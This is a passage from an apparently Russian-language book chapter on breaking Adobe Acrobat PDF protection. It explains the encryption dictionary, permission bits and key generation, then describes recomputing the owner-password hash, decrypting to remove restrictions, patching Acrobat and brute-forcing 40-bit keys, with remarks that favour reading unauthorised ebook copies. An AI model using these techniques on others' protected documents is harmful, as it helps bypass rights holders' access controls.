Главный недостаток пользовательских паролей — это, конечно же, их открытость. Как известно, защитные механизмы делятся на два типа: схемы, построенные на знании некоторой секретной информации или на обладании уникальным предметом[1]. Защита Adobe Acrobat принадлежит к первому типу, а это значит, что мы вынуждены распространять документ вместе с ключом, иначе никто не сможет его прочитать. Например, издатель продает зашифрованные электронные книги, высылая пароль на e-mail. Все, вроде бы, хорошо, за исключением того, что если покупатель выложит пароль в открытый доступ, то книгу смогут прочесть все желающие. Много при этом не наторгуешь!

Вот и пришлось pdf-формат дорабатывать. Последние версии Acrobat поддерживают разнообразные лицензии, сертификаты и прочие криптографические механизмы. Теперь пароль может не только вводиться с клавиатуры, но и скрытно извлекаться из файла сертификатов или даже передаваться по Интернету. Это означает, что держатель авторских прав может заставить нас выходить в Интернет при каждом открытии документа или ограничить время работы файла установленным сроком. Как вариант, пароль может генерироваться электронным устройством (например, HASP-ключом), и без него документ будет не прочитать. Различные защищенные книги типа eBook приблизительно так и работают.

Несмотря на все нововведения, решение Adobe все равно не свободно от недостатков. Весь фокус в том, что в погоне за прибылью, фирма Adobe не стала пересматривать базовый pdf-формат, а лишь добавила к нему дополнительный уровень шифрования (рис. 35.3). А это значит, что на каком-то этапе неизбежно генерируется U-пароль, который хакер может перехватить и запомнить! Дополнительные уровни защиты тут же падут. Впервые это наглядно продемонстрировал

[1] Обзорная информация о классификации защитных механизмов была приведена в *главе 5*, *"Введение в защитные механизмы"*.

известный российский хакер Дмитрий Скляров[2] на конференции Defcon в 2001 году[3]. Корпорация Adobe, вложившая в рекламу формата eBook миллионы долларов, не смогла смириться с тем, что он раскрыл ее маленький секрет, подрывающий доверие издателей и влекущий за собой миллиарды долларов недополученной выгоды. Оказалось, что формат eBook совсем не так надежен, как его рекламируют, и вкладывать деньги в издательство электронных книг нельзя. Впрочем, это уже отдельная история. Вернемся к обсуждаемой теме — защите документов Adobe Acrobat.




Рис. 35.3. Различные схемы защиты электронных книг, основанных на формате PDF




Рис. 35.4. Просмотр свойств документа, определяющих разрешенные действия с ним

[2] Заинтересованным читателям можно также порекомендовать прочесть книгу Дмитрия Склярова: Скляров Д. "Искусство защиты и взлома информации". — СПб.: БХВ-Петербург, 2004.

[3] Подробности о последствиях, которые имел этот доклад, можно с легкостью найти в Интернете. Вот, для примера, только несколько ссылок: **http://www.pcweek.ru/?ID=56594**, **http://security.compulenta.ru/32280/**, **http://www.vremya.ru/2005/81/13/124899.html**.

О-пароль не препятствует просмотру документа, но позволяет управлять политикой запретов, из которых наиболее неприятен запрет на выделение/копирование и печать. Что-то более идиотское, чем эти запреты, даже сложно себе представить. Ясно ведь, что если кто-то вознамерится взломать pdf-файл, то эта мера его все равно не остановит, а вот честные пользователи страдают.

Узнать, какие ограничения наложены на данный документ, можно, просмотрев его свойства. Для этого из меню **File** выберите опцию **Document Security**, а затем нажмите кнопку **Display Settings** в открывшемся окне **Document Security** (рис. 35.4). Свойства защиты, отображаемые в этом окне, кратко описаны в табл. 35.1.

Таблица 35.1. *Ограничения, накладываемые на документы формата PDF*

Параметр защиты (ограничение)	Описание
Printing (печать)	Эта опция позволяет устанавливать и снимать ограничения на печать документа. Значение **Not allowed** (запрещено) полностью блокирует печать документа. Значение **Low resolution** (низкое разрешение) позволяет печатать документ, но только с низким разрешением, что не позволит пользователям воссоздать исходный PDF-файл путем его сканирования и распознавания. Значение **Fully allowed** позволяет пользователям распечатывать документ без всяких ограничений
Document assembly (сборка документа)	Если эта опция разрешена (**allowed**), то пользователи могут вставлять и удалять страницы документа, создавать закладки и ярлыки (thumbnails)
Content coping or extraction (копирование и извлечение содержимого)	Если данное ограничение установлено (**Not allowed**), то пользователи не могут копировать и выборочно извлекать содержимое документа (как текст, так и графику)
Content extraction for assembly (извлечение содержимого для сборки)	Если это ограничение снято (**allowed**), пользователи могут извлекать из документа любое содержимое, используемое для создания закладок и ярлыков
Commenting (создание комментариев)	Если данное ограничение не установлено (**allowed**), то пользователи могут выполнять все действия, описанные в ранее упомянутых опциях, а также вводить в документ свои комментарии
Filling of form fields (заполнение полей формы)	Если это ограничение не установлено (**allowed**), то пользователь может заполнять поля форм, но не может создавать собственные формы
Signing (вставка цифровой подписи)	Если это ограничение не установлено (**allowed**), то пользователь может вставлять цифровые подписи
Creating of template pages (создание страниц шаблонов)	Если это ограничение не установлено (**allowed**), то пользователи могут создавать страницы шаблонов

Если нажать кнопку **Show Details**, то можно узнать некоторые подробности, например, что здесь используется слабое (low) 40-битное шифрование RC4, причем пароль на открытие документа (U-пароль) не установлен, и имеется лишь пароль на управление запретами (O-пароль), также называемый **Permissions Password** (пароль ограничений).

Можно ли преодолеть эти ограничения? Что бы там ни говорила Adobe в своих рекламных проспектах, хакерская логика и интуиция подсказывают, что если документ можно открыть, то скопировать или вывести на печать его содержимое — дело техники, ведь оно не зашифровано (иначе как мы бы могли его открыть?). Следование установленным запретам — это всего лишь вопрос честности работающих с ним приложений, а отнюдь не криптографическая проблема. Иными словами, эти ограничения — примерно то же самое, что и атрибут Read-Only на файле. Записи на секторном уровне он ничуть не предотвращает, а всего лишь информирует файловую систему о том, что сюда лучше не писать. С PDF ситуация такая же. Adobe Acrobat специально спроектирован так, чтобы не печатать и не копировать текст, если создатель документа этого не

хочет. Тем не менее, утилиты просмотра от сторонних производителей могут вести себя иначе. В первую очередь это относится ко всевозможным конвертерам (например, pdf в ps), которые случайно или умышлено "забывают" проанализировать атрибуты запретов, генерируя свежеиспеченный ps-файл, с которым можно делать все, что угодно (например, преобразовать обратно в "очищенный" pdf). Можно написать и собственную утилиту просмотра (например, под Linux их — пруд пруди). Однако исторически сложилось так, что большинство пользователей предпочитает смотреть pdf-файлы при помощи Acrobat.

Как разблокировать запреты? Среди пользователей ходит легенда, гласящая, что внутри документа существует специальный бит, который достаточно исправить при помощи HIEW, и тогда все запреты будут сняты. На самом деле это не совсем так, а точнее — совсем не так. Биты запрета печати/копирования действительно существуют, и это действительно биты. Вся проблема заключается в том, что они используются для генерации зашифрованного ключа, который применяется для расшифровки объектов документа. Измените хотя бы один запрещенный бит, и pdf-файл тут же затребует O-пароль при открытии! Да откуда же нам его знать?! Сам O-пароль в документе нигде не хранится, вместо этого там лежит его контрольная сумма. Восстановить оригинальный O-пароль невозможно, подбирать его слишком долго. Но что нам мешает снять все запреты с документа, а затем рассчитать новую контрольную сумму для O-пароля? Ведь содержимое документа не зашифровано, поэтому для смены пароля знать его оригинальное содержимое не обязательно!

Конечно, в HIEW эту операцию будет осуществить довольно затруднительно (ну разве что у вас находится калькулятор в голове), но можно написать специальную утилиту, которая будет это делать за нас, или воспользоваться уже готовой отмычкой, благо недостатка в них не ощущается.

Модификация Adobe Acrobat

Вместо того, чтобы воевать с O-паролем внутри pdf-файла, можно хануть сам Acrobat, чтобы он всегда все выделял и печатал, невзирая ни на какие запреты. Это действительно несложно сделать. Вплоть до версии 4.0 включительно компания Adobe не предпринимала никаких противохакерских мер — ни проверки целостности кода, ни антиотладочных приемов, ни шифрованного кода. Правда, начиная с версии 5.0 антиотладочные приемы все-таки появились, а eBook Reader защищен пакетом PACE IntelLock, шифрующим код и противодействующим отладчику, но вот проверки целостности там по-прежнему нет.

Сердце защиты сконцентрировано вокруг функций `MD5_Update` и `MD5_Init`, которые легко обнаружить в дизассемблере по характерным константам `67452301h`, `EFCDAB89h`, `98BADCFEh` и `10325476h`.

Взлом с помощью PrintScreen

Запрет на выделение/копирование графических изображений легко обойти при помощи клавиши <Print Screen>, нажатие на которую копирует копию экрана в буфер обмена. Естественно, при этом копируется не весь документ, а только открытая страница, и только в том разрешении, в котором она отображается на экране (т. е. вывести на печать векторную диаграмму с разрешением в 1200 DPI у нас все равно не получится). Тем не менее, в большинстве случаев этого трюка оказывается вполне достаточно.

Точно так же можно скопировать и блоки текста, протащив их через OCR (если, конечно, позволяет качество документа).

Становитесь полиглотами

Учите иностранные языки! В Интернете есть множество переводов электронных книг, чьи английские оригиналы недоступны даже в файлообменных сетях! А знаете почему? Да потому что рьяные борцы против несанкционированного распространения книг слишком ленивы, чтобы учить какой-то другой язык, кроме своего родного. Так что, если нет, например, английского оригинала — так не беда, прочитаем хоть по-немецки, хоть по-французски, хоть по-испански! А еще — учите китайский и японский. Это здорово тренирует память и расширяет кругозор.

Структура файла PDF

Вопреки неясным слухам о том, что PDF — это недокументированный формат, дизассемблировать неподъемно тяжелый Acrobat Reader для восстановления алгоритма шифрования совершенно не требуется. Вспомните, что PDF расшифровывается как portable document format — то есть, формат переносимых документов. Изначально он разрабатывался как открытый стандарт, чем и объясняется его популярность. Мы не привязаны к одному поставщику (Adobe) и можем свободно писать свои собственные программные пакеты, открывающие pdf хоть на PC, хоть на Mac, хоть на рабочей станции типа Sun.

Все алгоритмы шифрования документированы и детально описаны в спецификации формата, которую можно бесплатно скачать с сайта Adobe (**http://www.adobe.com/devnet/pdf/pdf_reference.html**). Как вариант, можно заглянуть в исходные тексты любого продукта OpenSource, предназначенного для просмотра PDF-файлов. Никаких проблем на этом этапе возникнуть не должно.

Если говорить кратко, то pdf-файл представляет собой довольно сложное инженерное сооружение следующего вида: `<PDF file> ::= <header> <body> <cross-reference table> <trailer>`.

Заголовок (header) описывает различную служебную информацию и не представляет особого интереса, а вот тело файла (body) следует рассмотреть поподробнее. Оно состоит из последовательности объектов (object), идентифицируемых двумя числами — номером объекта (object number) и номером поколения (generation number). Внутренне объекты состоят из данных потока (stream data) и словаря потока (stream dictionary). Словарь описывает атрибуты данных, объясняя программе просмотра, что представляет собой конкретное содержимое: графическое изображение, текст или шрифты, указывает, зашифрованы они или нет, и если зашифрованы — то по какому алгоритму и т. д. Таблица перекрестных ссылок (cross reference table) связывает номера объектов с их позицией в файле и всегда хранится в незашифрованном состоянии. Схематически структура файла PDF представлена в листинге 35.1.

Листинг 35.1. Схематическое представление структуры файла PDF

```
<PDF file> ::= <header> <body> <cross-reference table> <trailer>
<body> ::= <object> {<object>}
<object> :: <objectID> (<data> | < > <stream>)
```

Поддерживаются данные следующих типов: булевские константы (boolean), числа (numeric), ссылки на объекты (object reference), имена (name), строки (string) и потоки (stream). Потоки начинаются с ключевого слова `stream` и заканчиваются ключевым словом `endstream`, а между ними расположены двоичные данные. Давайте откроем любой документ в HIEW, чтобы найти их (рис. 35.5). Строки могут быть как литеральными (т. е. состоящими из печатаемых символов), так и шестнадцатеричными. Литеральные строки заключаются в круглые скобки: `(это литеральная строка)`, а шестнадцатеричные — в угловые: `<4E6F762073686D6F7A206B6120706F702E>`. Строки и потоки могут быть зашифрованы, а остальные типы данных — нет.

Имена начинаются с наклонной косой черты, той самой, которой разделяют каталоги в UNIX (например, `/ThisIsName`), ссылки на объекты обозначаются парой чисел — номер объекта/поколения, за которыми идет ключевое слово `R` (например, `23 0 R`). Данные разных типов могут быть объединены в массив (array) или словарь (dictionary). Массив обрамляется квадратными скобками (например, `[23 0 R /XYZ null]`), а словарь "типографскими кавычками" (например, `<</Name1 (Val1) /Name2 /Val2>>`).

Это — минимум информации, которую необходимо знать для низкоуровневой работы с документом PDF. Основные типы данных кратко описаны в табл. 35.2.

Что ж! Мы довольно глубоко увязли в теории, пора приступать к практическим упражнениям. Возьмем любой pdf-файл (пусть для определенности это будет **http://www.encode-sec.com/pdf/esp0302.pdf**) и загрузим его в свой любимый шестнадцатеричный редактор.




Рис. 35.5. Исследование pdf-формата в hex-редакторе

Таблица 35.2. *Основные типы данных, использующиеся в документах PDF*

Тип данных	Пример
Boolean	`True`
Numeric	`3.1415926`
Object reference	`23 0 R`
Name	`/ProcSet`
String	`(Contents) *`
Stream	`{binary data}*`
Array	`[23 0 R /XYZ null]`
Dictionary	`<</Name1 (Val1) /Name2 /Val2>>`

Как и любой другой pdf, он содержит так называемый "заключительный словарь" (`trailer dictionary`), который, в свою очередь, содержит ссылки на важнейшие объекты документа, в том числе и словарь шифрования (encryption dictionary), который присутствует в любом зашифрованном pdf-файле и без которого файл невозможно ни открыть, ни прочитать.

Несмотря на свое название, заключительный словарь в документе может быть расположен в любой позиции (как начале, так и конце). Его легко обнаружить по ключевому слову `trailer`, которое стоит в его начале (в нашем случае оно расположено по смещению `451h`), а следом за ним идут типографские скобки `<<`, символизирующие собственно сам словарь. Заглянем, что у нас там? Примерное содержимое заключительного словаря зашифрованного документа PDF показано в листинге 35.2.

Листинг 35.2. Примерное содержимое заключительного словаря зашифрованного документа PDF

```
trailer
<<
/Size 519          % Количество объектов в файле
/Info 460 0 R      % Ссылка на объект info
/Encrypt 475 0 R   % Ссылка на объект словаря шифрования
/Root 474 0 R      % Ссылка на объект "дерева страниц"
/Prev 234761       % ID — необязательный идентификатор объекта
/ID[<e1cbefe9c1eaa9478e694f620070dd20><eefb91f095d06a4b361ec3b16a9145c6>]
>>
```

Мы видим ссылку на объект `encrypt` с номером 475: `/Encrypt 475 0 R` (в других pdf-файлах этот номер наверняка будет иным). Что ж! Поищем его с помощью HIEW (листинг 35.3).

Листинг 35.3. Словарь шифрования, описывающий алгоритм и атрибуты шифра

```
475 0 obj
<<
/Filter /Standard                                % стандартный дескриптор безопасности
/V 1                                             % версия алгоритма шифрования
/R 2                                             % ревизия алгоритма шифрования 2
/O (U\rIA?⌂/ya-Oa?g?q.VЦ-?a    ejWI07a+O)        % хэш пароля владельца
/U (Z.?↔ICANЙ▼Ц~>aoИД!жеA1 hr?a?eiTo)            % хэш пароля пользователя
/P -60                                           % поле запретов
/Length 40                                       % длина ключа шифрования
>>
endobj
```

Поле с именем `/Filter` задает имя дескриптора безопасности, определяющего алгоритм шифрования. По умолчанию это `/Standard`, однако при наличии плагинов поддерживаются и другие фильтры, из которых в первую очередь хотелось бы отметить следующие:

- Rot13, разработанный New Paradigm Resources Group (**http://www.nprg.com**). Одна копия стоит $3000.
- FileOpen — фильтр, разработанный FileOpen Systems (**http://www.fileopen.com**). Стоимость лицензии составляет $2500.
- SoftLock, разработанный SoftLock Services (**http://www.softlock.net**).

Rot13 слишком дорог, и при этом явно не стоит тех денег, которые за него просят, потому что все ключи можно с легкостью обнаружить тривиальным контекстным поиском по телу плагина. Фильтр FileOpen позиционируется его разработчиками как "зрелое и безопасное решение для электронных публикаций ("complete, secure e-publishing solution"). В действительности, однако это далеко не так. Фильтр FileOpen Publisher version 2.3 шифровал все документы с помощью единственного ключа, который хранился непосредственно в теле плагина и не представлял для хакеров никакого секрета. Начиная с версии 2.4, FileOpen Publisher начал использовать сменные ключи. Однако зашифрованный документ хранит в себе всю информацию, необходимую для мгновенного восстановления секретного ключа. Фильтр SoftLock от SoftLock Services идет чуть дальше, так как использует для генерации ключа шифрования идентификатор тома жесткого диска (SoftlockID Number). Пароль, введенный пользователем, должен соответствовать секретному идентификатору SoftlockID открываемого документа PDF. Это значит, что ваш файл невозможно будет прочесть на чужом компьютере. Издатели ликуют, а хакеры между тем как ломали книги, так и продолжают их ломать! При эффективной длине пароля в 24 бита, даже на компьютерах с тактовой частотой менее 1 ГГц он вскрывается методом "тупого" перебора менее, чем за

сутки, а при использовании оптимизированных алгоритмов находится практически мгновенно. Так что особого смысла во всех нестандартных фильтрах нет. Во всяком случае, пока… Впрочем, в подавляющем большинстве случаев используется фильтр типа `Standard`, а все остальные встречаются крайне редко.

Поле `/V` описывает алгоритм, используемый фильтром для шифрования. Один и тот же фильтр может использовать множество различных алгоритмов, и это поле позволяет указать требуемый. Стандартный фильтр использует следующие значения:

- 0 — алгоритм не документирован и более не поддерживается.
- 1 — открытый алгоритм шифрования с длиной ключа 40 бит, базовый для всех документов PDF.
- 2 — аналогично предыдущему значению — тот же самый алгоритм, но с длиной ключа свыше 40 бит. Используется в PDF 1.4+.
- 3 — усиленный недокументированный алгоритм с длиной ключа от 40 до 128 бит, используется в PDF 1.4+. Недокументированность вызвана экспортными ограничениями в области шифрования.

Поле `/R` указывает ревизию (подверсию) алгоритма шифрования. В частности, версия 1 (`/V 1`) поддерживала только ревизии номер 2 и 3.

Поле `/Length` задает размер ключа шифрования в битах (число обязательно должно быть кратным 8). В данном случае длина ключа шифрования равна 40, т. е. используется 40-битное шифрование по базовому алгоритму. Естественно, что все эти поля носят сугубо информативный характер, и менять их не следует. От того, что мы сократим длину ключа с 40 бит до, скажем, 1, расшифровка документа не станет легче.

Поле `/O` представляет собой 32-байтную строку, генерируемую на основе O- и U-паролей. Это не сам пароль, а только его хэш, используемый для проверки правильности пароля владельца.

Поле `/U` представляет собой другую 32-байтную строку, генерируемую на основе U-пароля и используемую для проверки правильности пароля пользователя.

Поле `/P` – это 32-битный флаг, отвечающий за политику доступа к документу, т. е. за раздачу разрешений и запретов. Это — именно то, что нам надо! Каждый бит, последовательно пронумерованный от 1 до 32 (наименее значимый бит лежит по меньшему адресу, т. е. все обстоит точно так же, как в архитектуре x86), будучи сброшенным в нуль, запрещает то или иное действие. Краткое описание битов этого флага и регулируемых им права доступа к документу приведены в табл. 35.3. А что если попробовать установить все биты в единицу, получив максимум полномочий и сняв все запреты? Как бы не так! Ничего не получится! Поле `/P` попадает под пяту хэш-суммы, алгоритм генерации которой будет вкратце рассмотрен чуть далее. Пока же вернемся к нашему документу и посмотрим, какие ограничения на него наложены.

P-флаг содержит значение –60 (минус 60), которое в шестнадцатеричном представлении равно `FFC4h`. Если перевести это число в двоичную форму, мы получим `1111111111000100`. Попробуем теперь разобрать, что же означает это число. Два правых бита равны нулю, как им и положено быть. Третий бит разрешает печать (и печать действительно разрешена), а вот все остальные операции (включая копирование текста в буфер обмена) строго-настрого запрещены.

Таблица 35.3. *Назначение битов P-флага, задающих операции, которые разрешено проделывать над защищенным документом PDF*

Бит	Описание
1–2	Зарезервированы и должны быть равны 0
3	Печать документа. Начиная с ревизии 3, качество печати зависит от установки бита 12
4	Модификация документа с помощью операций, отличных от контролируемых битами 6, 9 и 11

Таблица 35.3 *(окончание)*

Бит	Описание
5	Копирование содержимого. Начиная с ревизии 3 — копирование содержимого с использованием операций, отличных от управляемых битом 10
6	Вставка или модификация аннотаций, заполнение полей форм и, если установлен бит 4 — содание и модификация полей интерактивных форм (включая поле подписи)
7–8	Зарезервированы и должны быть равны 1
9	Начиная с ревизии 3 — заполнение существующих полей интерактивных форм, даже если бит 6 сброшен
10	Извлечение текста и графики с опциями для пользователей с пониженным зрением
11	Начиная с ревизии 3 — сборка документа (вставка, удаление, вращение страниц и создание закладок), даже если бит 4 сброшен
12	Печать документов с низким разрешением
13–32	Зарезервированы и должны быть равны 1

Генерация ключа шифрования

Генерация ключа шифрования — это многоэтапный процесс. Подробное описание алгоритма шифрования можно найти в спецификации на формат PDF, ссылку на которую мы уже давали. Здесь же этот процесс будет рассмотрен лишь вкратце.

1. Берем U-пароль и делаем его длину равной в точности 32 байтам. Иными словами, если длина пароля больше, чем 32 байта, то используются только первые 32 байта. Если длина U-пароля меньше, чем 32 байта, он дополняется 32 байт, с использованием нужного количества дополнительных байт, взятых от начала следующей строки, жестко прописанной (hardcoded) в теле Acrobat: `28h BFh 4Eh 5Eh 4Eh 75h 8Ah 41h 64h 00h 4Eh 56h FFh FAh 01h 08h 2Eh 2Eh 00h B6h D0h 68h 3Eh 80h 2Fh 0Ch A9h FEh 64h 53h 69h`. Иными словами, если длина пароля равна N байт (`N<32`), то к ней с помощью операции конкатенации добавляются первые (`32-N`) байт строки-заполнителя. Если пароль пуст (т. е. U-пароль не установлен, как обычно и бывает, то строка-заполнитель подставляется целиком.
2. К полученной последовательности дописываем хэш O-пароля (`/O`-поле).
3. Дописываем P-флаг, интерпретируемый как 4-байтное беззнаковое целое значение, и передаем эти байты хэш-функции, причем младший байт передается первым. Если бы этот шаг не осуществлялся, то атрибуты P-флага можно было бы свободно менять в любом hex-редакторе, а так… увы…
4. Дописываем идентификатор (поле `/ID`), если он есть (это необязательное поле).
5. Пропускаем полученную последовательность через алгоритм MD5 и на выходе получаем хэш-сумму, первые 5 байт которой и будут ключом шифрования (encryption key) для 40-битного алгоритма.

> ***Примечание***
>
> В ревизии 3 полученный хэш пропускается через алгоритм MD5 50 раз, и от полученной в результате хэш-последовательности берется столько байт, сколько нужно для ключа.

Хэш-сумма пользовательского пароля, хранящаяся в `/U`-поле — это всего лишь 32-байтная последовательность, дополненная ранее упомянутой жестко закодированной строкой-заполнителем и зашифрованная по алгоритму RC4 с использованием 5-байтного ключа шифрования (encryption key).

Проверка пароля, введенного пользователем, осуществляется путем выполнения пунктов 1—5 с последующим сравнением полученного результата со значением `/U`-поля. Если обе последова-

тельности совпадают с первого и до последнего бита, то пароль считается истинным, в противном случае он считается ложным.

Проверка пароля владельца осуществляется по аналогичной схеме. Выполняем пункты 1—5, используя либо пароль пользователя, либо жестко закодированную последовательность-заполнитель (в случае, если пароль владельца отсутствует). Полученным ключом шифрования расшифровываем `/O`-поле по алгоритму RC4 и трактуем образовавшуюся последовательность как U-пароль. Проверка полученного U-пароля осуществляется по только что описанной схеме. Очевидно, если мы знаем U-пароль (или содержимое документа не зашифровано), мы можем модифицировать P-флаг и регенерировать `/O`-поле, рассчитав его новое значение, которое Acrobat воспримет как правильное.

С расшифровкой содержимого, зашифрованного непустым U-паролем, все обстоит намного сложнее. Да, мы можем рассчитать новое `/U`-поле для пустого пароля, и Acrobat будет считать, что никакого пароля здесь нет. Однако открыть файл все равно будет невозможно. Перед тем, как открыть файл, его необходимо расшифровать. Это делается так:

1. Получем 5-байтный (или более длинный) ключ шифрования, последовательно выполняя шаги 1—5 ранее описанного алгоритма генерации ключа шифрования.
2. Дописываем 3-байтный номер строки/объекта (string/object number) и 2-байтный номер поколения (generation number), как показано на рис. 35.6. В фильтре ревизии 3 номер объекта и поколения пропускаются через скрэмблер, и к ним еще добавляется случайная привязка в виде SALT-строки[4] (рис. 35.7).
3. Вычисляем MD5-хэш для данной 10-байтной строки.
4. Используем первые 10 или более байт хэш-суммы в качестве ключа шифрования по RC4, расшифровывая содержимое строки/объекта.

Если пароль пользователя не установлен, то мы можем легко и быстро расшифровать PDF-файл, освобождаясь от оков O-пароля, так как в этом случае вместо U-пароля используется жестко прошитая строка-заполнитель. Просто расшифруйте все секции и строки, удаляя поле `/Encrypt`, после чего документ PDF будет свободен от каких-либо ограничений.

Хуже, если U-пароль не пустой, и при открытии файла появляется диалоговое окно, требующее ввода пароля. В этом случае, других вариантов, кроме атаки по методу грубой силы, не остается.



Рис. 35.6. Алгоритм для расшифровки документов PDF с помощью стандартного фильтра (ревизии 1 и 2)




Рис. 35.7. Алгоритм для расшифровки документов PDF с помощью стандартного фильтра ревизии 3

[4] SALT-строка — строка, составленная из случайных (или псевдослучайных) битов, присоединяемая к ключу или паролю, чтобы помешать атаке по словарю.

При сохранении файла в редакторе Acrobat (не Acrobat Reader) по умолчанию пароль владельца копируется из пользовательского пароля (если он установлен), т. е. оба пароля совпадают, а это плохо. Это происходит потому, что pdf-файл в силу специфики используемых алгоритмов шифрования не может иметь один лишь пользовательский пароль, не имея пароля владельца (а вот обратное вполне допустимо). Тем не менее, любой из паролей можно изменить вручную через свойства документа.

Атака на U-пароль

Как выясняется, атака на U-пароль не самая простая задача. Криптография — это серьезно, и остается лишь надеяться на то, что пользователь легкомысленно назначил простой словарный пароль, который легко подобрать. Для этого нет необходимости каждый раз запускать Acrobat и вводить все словарные слова одно за другим. Это долго и непроизводительно. Будем использовать тот же самый метод аутентификации, что и сам Acrobat. Вычисляем хэш-сумму испытуемого пароля и сравниваем ее с `/U`-полем. На наше несчастье, хэш-сумма вычисляется по медленному алгоритму MD5, и на быстрый успех тут рассчитывать не приходится. Помимо этого, мы не можем заранее рассчитать хэш-суммы всех словарных паролей, чтобы впоследствии использовать их со множеством файлов (именно так ломаются парольная задита Windows NT и некоторые другие криптосистемы). Хитрые разработчики формата PDF использовали привязку к идентификатору документа, и потому все хэш-суммы строго индивидуальны. Иными словами, придется затратить и время и усилия.

Для 40-битного шифрования есть крохотная лазейка, позволяющая нам гарантированно подобрать ключ шифрования на P-III в течение срока, не превышающего 30 дней. Кстати, для вскрытия электронных книг и других документов этот срок считается вполне приемлемым. Атака получила название "Key search" (поиск ключей), и вот в чем состоит ее суть.

Ранние версии Adobe Acrobat (вплоть до версии 4.*x*) поддерживали лишь 40-битное шифрование (PDF 1.2/1.3). Следовательно, независимо от длины введенного пароля, мы имеем всего лишь 2^{40} (1,099,511,627,776) ключей. Разбиваем все пространство ключей на блоки, обрабатываемые независимо друг от друга на одном или нескольких компьютерах, и осуществляем перебор до тех пор, пока не будет найден единственно правильный ключ. Легендарная утилита Advanced PDF Password Recovery от Elcomsoft (**http://www.elcomsoft.com**) именно так и поступает. Если же ждать совсем невмоготу и хочется открыть файл как можно скорее, необходимо использовать большое количество мощных машин или… напрячь свои мозговые клетки. Как уже говорилось, криптоанализ не стоит на месте, и алгоритм шифрования RC4 скомпрометирован уже не раз и не два. Используя заранее рассчитанные таблицы, ключ можно подобрать за очень короткое время — можно даже сказать, практически мгновенно. Единственный минус — предварительно рассчитанные таблицы требуют очень много памяти, а если ее нет, то приходится делать своп на диск, и "мгновенные" секунды растягиваются в часы или даже дни. Оценки времени поиска 40-битных ключей на P-III 450MHZ, представленные Дмитрием Скляровым в его презентации, приводятся в табл. 35.4 и 